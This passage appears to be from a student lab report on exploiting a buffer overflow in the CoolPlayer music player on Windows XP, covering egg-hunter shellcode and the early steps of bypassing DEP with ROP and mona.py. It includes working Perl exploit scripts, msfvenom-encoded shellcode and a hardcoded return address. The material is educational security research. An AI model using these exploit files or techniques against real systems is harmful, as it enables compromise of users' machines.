
The CoolPlayer music player had more than enough space to fit very complex shellcode into its buffer but most of the time there are limits to what can be written into memory. To circumvent this type of restriction, a technique called egg hunting can be utilised (Corelan, 2010). It can be thought as staged shellcode because the technique uses a small amount of shellcode to search the memory for the rest of the payload after which it is executed. To successfully use an egg hunter, there needs to be at least 32-bytes of space in the initial buffer which in the current case has been filled with the character A. A unique “tag” like w00t was used and the start of the actual payload shellcode was marked with w00tw00t (otherwise the first occurrence of w00t would be matched which would be the tag itself).

An initial egg hunter file that utilised the Perl source code introduced in the Corelan article was encoded with the previously used alpha_upper encoder using MSFvenom (Figure 36 & Figure 37).



```
#!/usr/bin/perl
# Write egghunter to file
# Peter Van Eeckhoutte
#
my $eggfile = "eggfile.bin";
my $egghunter = "\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74". # this is the marker/tag: w00t
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";

open(FILE,">$eggfile");
print FILE $egghunter;
close(FILE);
print "Wrote ".length($egghunter)." bytes to file ".$eggfile."\n";
```


Figure 36 – Egg hunter source code (Eeckhoutte, 2010)



```
[15:11:56] id-1703641: ~ $  cat ./eggfile.bin | msfvenom --platform Windows -a x86 -e x86/alpha_upper -f perl
 -b '\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19
\x1a\x1b\x1c\x1d\x1e\x1f\x20'
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_upper
x86/alpha_upper succeeded with size 133 (iteration=0)
x86/alpha_upper chosen with final size 133
Payload size: 133 bytes
Final size of perl file: 592 bytes
my $buf =
"\x89\xe7\xd9\xf7\xd9\x77\xf4\x5f\x57\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x42\x46\x4d" .
"\x51\x39\x5a\x4b\x4f\x54\x4f\x30\x42\x56\x32\x43\x5a\x34" .
"\x42\x46\x38\x38\x4d\x46\x4e\x47\x4c\x55\x55\x51\x4a\x34" .
"\x34\x4a\x4f\x4f\x48\x34\x37\x46\x50\x46\x50\x34\x34\x4c" .
"\x4b\x4a\x5a\x4e\x4f\x53\x45\x4b\x5a\x4e\x4f\x43\x45\x5a" .
"\x47\x4b\x4f\x4b\x57\x41\x41";
```

Figure 37 - Encoding egg hunter code with alpha_upper using MSFvenom

The resulting egg hunter shellcode was added into a new exploit file accompanied by the final payload which was the calculator shellcode (Figure 38). Loading this new exploit file into the player successfully launched the calculator proving the egg hunting concept (Figure 39).



```
$file = "calc_egghunter.ini";

$coolplayer_header = "\[CoolPlayer Skin\]";
$coolplayer_footer = "PlaylistSkin\=";
$junk_chars = "A" x 1048;
$eip = pack('V', 0x7C86467B);

$nop_sled = "\x90" x 15;
$egg_hunter = "\x89\xe7\xd9\xf7\xd9\x77\xf4\x5f\x57\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x42\x46\x4d" .
"\x51\x39\x5a\x4b\x4f\x54\x4f\x30\x42\x56\x32\x43\x5a\x34" .
"\x42\x46\x38\x38\x4d\x46\x4e\x47\x4c\x55\x55\x51\x4a\x34" .
"\x34\x4a\x4f\x4f\x48\x34\x37\x46\x50\x46\x50\x34\x34\x4c" .
"\x4b\x4a\x5a\x4e\x4f\x53\x45\x4b\x5a\x4e\x4f\x43\x45\x5a" .
"\x47\x4b\x4f\x4b\x57\x41\x41";

$nop_simulation = "\x90" x 200;
$tag = "w00tw00t";
$shellcode = "\x89\xe5\xdd\xc0\xd9\x75\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30"
```

Figure 38 - Part of exploit file with egg hunter shellcode and final payload





Figure 39 - Calculator successfully opened using the egg hunting technique

2.2 Windows XP (DEP enabled)

Data Execution Prevention (DEP) is an operating system level countermeasure against stack-based buffer overflows and makes part of the stack non-executable. The initial setup for the DEP enabled buffer overflow exploitation section was to turn on DEP for all programs and services (Figure 40). After this the target operating system was restarted to enable the configuration change.



You must be logged on as an Administrator to make most of these changes.

Visual effects, processor scheduling, memory usage, and virtual memory

Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?

○ Turn on DEP for essential Windows programs and services only

● Turn on DEP for all programs and services except those I select:

☐ Adobe Reader 9.1

Figure 40 - Enabling DEP in Windows XP


To successfully exploit the CoolPlayer software Return Oriented Programming (ROP) was used to move in memory using return statements and eventually disable DEP. Some essential ROP-related vocabulary:

ROP gadget: a small group of (assembly) instructions ending with a RET instruction

ROP chain: a set/group of ROP gadgets to accomplish a task


There are several different operating system functions that can be used with ROP to create working exploits, but the options might differ slightly depending on which operating system (version) is used.

Initially the process to exploit the music player with DEP enabled was the same as without the countermeasure. The steps in the previous sections were followed until the part where the Kernel32.dll module was searched for a JMP ESP instruction. Instead of that step, the Immunity Debugger plugin called mona.py from Corelan was used to find a memory address with a RETN instruction. Searching every possible DLL would take a long time but the module msvcrt.dll was known to have several valid addresses. Mona.py was run in the debugger and known-bad characters NULL (x00), CARRIAGE RETURN (x0a) and LINE FEED (x0d) were removed from the results (Figure 41). Mona.py outputs all results into a log file and any of the addresses marked executable can be chosen. For the buffer overflow exploit, one of the PAGE_EXECUTE_READ RETN addresses were selected (0x77C1128A) and used as the EIP address in an exploit file with several marker junk characters (Figure 42 & Figure 43).



```
004DE130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004DE140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d'
Modules C:\WINDOWS\system32\midimap.dll
```

Figure 41 - Using mona.py to find a return instruction in msvcrt.dll




C:\logs\1703641\find.txt - Notepad++

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
find.txt

```
0x77c66342 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\
0x77c66578 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\
0x77c66716 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\
0x77c6678a : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\
0x77c667ba : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\
0x77c66876 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\
0x77c66b38 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\
0x77c66ee0 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\
0x77c67498 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\
0x77c11110 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
0x77c1128a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
0x77c1128e : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
0x77c112a6 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
0x77c112aa : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
```


Figure 42 - Generated log file with memory addresses containing RETN



```
$file = "crashtest.ini";

$coolplayer_header = "\[CoolPlayer Skin\]";
$coolplayer_footer = "PlaylistSkin\=";
$junk_chars1 = "A" x 1048;
$eip = pack('V',0x77c1128a); # Address of retn in MSVCRT.DLL
$junk_chars2 = "CCCC";
$junk_chars3 = "DDDD";

open($FILE, "> $file");
print $FILE $coolplayer_header."\n".$coolplayer_footer.$junk_chars1.$eip.$junk_chars2.$junk_chars3;
close($FILE);
```


Figure 43 - Exploit file to test the RETN memory address

After this, a breakpoint was set on the same memory address in the debugger (Figure 44). Once the music player was run and the exploit file loaded in, the breakpoint was hit, and the stack values showed no additional compensation was needed since the top of the stack was written with the marker characters after the EIP address (Figure 45). If for example the characters 'DDDD' were written to the top instead, a four-byte compensation would need to be added.



```
77C1128A    C3              RETN
77C1128B    77 2B           JA SHORT msvcrt.77C112B8
77C1128D    B8 C377DFA9     MOV EAX,A9DF77C3
77C11292    C477 2A         LES ESI,FWORD PTR DS:[EDI+2A]          Modification of segment register
77C11295    02C5            ADD AL,CH
77C11297 ^77 CC             JA SHORT msvcrt.77C11265
77C11299    80C2 77         ADD DL,77
77C1129C    0000            ADD BYTE PTR DS:[EAX],
77C1129E    0000            ADD BYTE PTR DS:[EAX],
77C112A0    0000            ADD BYTE PTR DS:[EAX],
77C112A2    0000            ADD BYTE PTR DS:[EAX],
77C112A4    FB              STI
77C112A5    03C3            ADD EAX,EBX
77C112A7 ^77 C1             JA SHORT msvcrt.77C112
77C112A9    B8 C3778AF8     MOV EAX,F88A77C3
77C112AE    C3              RETN
77C112AF    77 00           JA SHORT msvcrt.77C112B1
77C112B1    0000            ADD BYTE PTR DS:[EAX],AL
77C112B3    0000            ADD BYTE PTR DS:[EAX],AL
77C112B5    0000            ADD BYTE PTR DS:[EAX],AL
77C112B7    00E4            ADD AH,AH
77C112B9    80C2 77         ADD DL,77
77C112BC    0000            ADD BYTE PTR DS:[EAX],AL
77C112BE    0000            ADD BYTE PTR DS:[EAX],AL
77C112C0    0000            ADD BYTE PTR DS:[EAX],AL
```

Figure 44 - Setting a breakpoint to the RETN address



```
77C1128A    C3              RETN
77C1128B    77 2B           JA SHORT msvcrt.77C112B8
77C1128D    B8 C377DFA9     MOV EAX,A9DF77C3
77C11292    C477 2A         LES ESI,FWORD PTR DS:[EDI+2A]          Modificat
77C11295    02C5            ADD AL,CH
77C11297 ^77 CC             JA SHORT msvcrt.77C11265
77C11299    80C2 77         ADD DL,77
77C1129C    0000            ADD BYTE PTR DS:[EAX],AL
77C1129E    0000            ADD BYTE PTR DS:[EAX],AL
77C112A0    0000            ADD BYTE PTR DS:[EAX],AL
77C112A2    0000            ADD BYTE PTR DS:[EAX],AL
77C112A4    FB              STI
77C112A5    03C3            ADD EAX,EBX
```

```
Registers (FPU)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
```


```
Address  Hex dump                                         ASCII
004DE000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004DE010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004DE020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004DE030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004DE040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004DE050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004DE060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004DE070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004DE080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004DE090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004DE0A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004DE0B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004DE0C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004DE0D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004DE0E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004DE0F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004DE100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
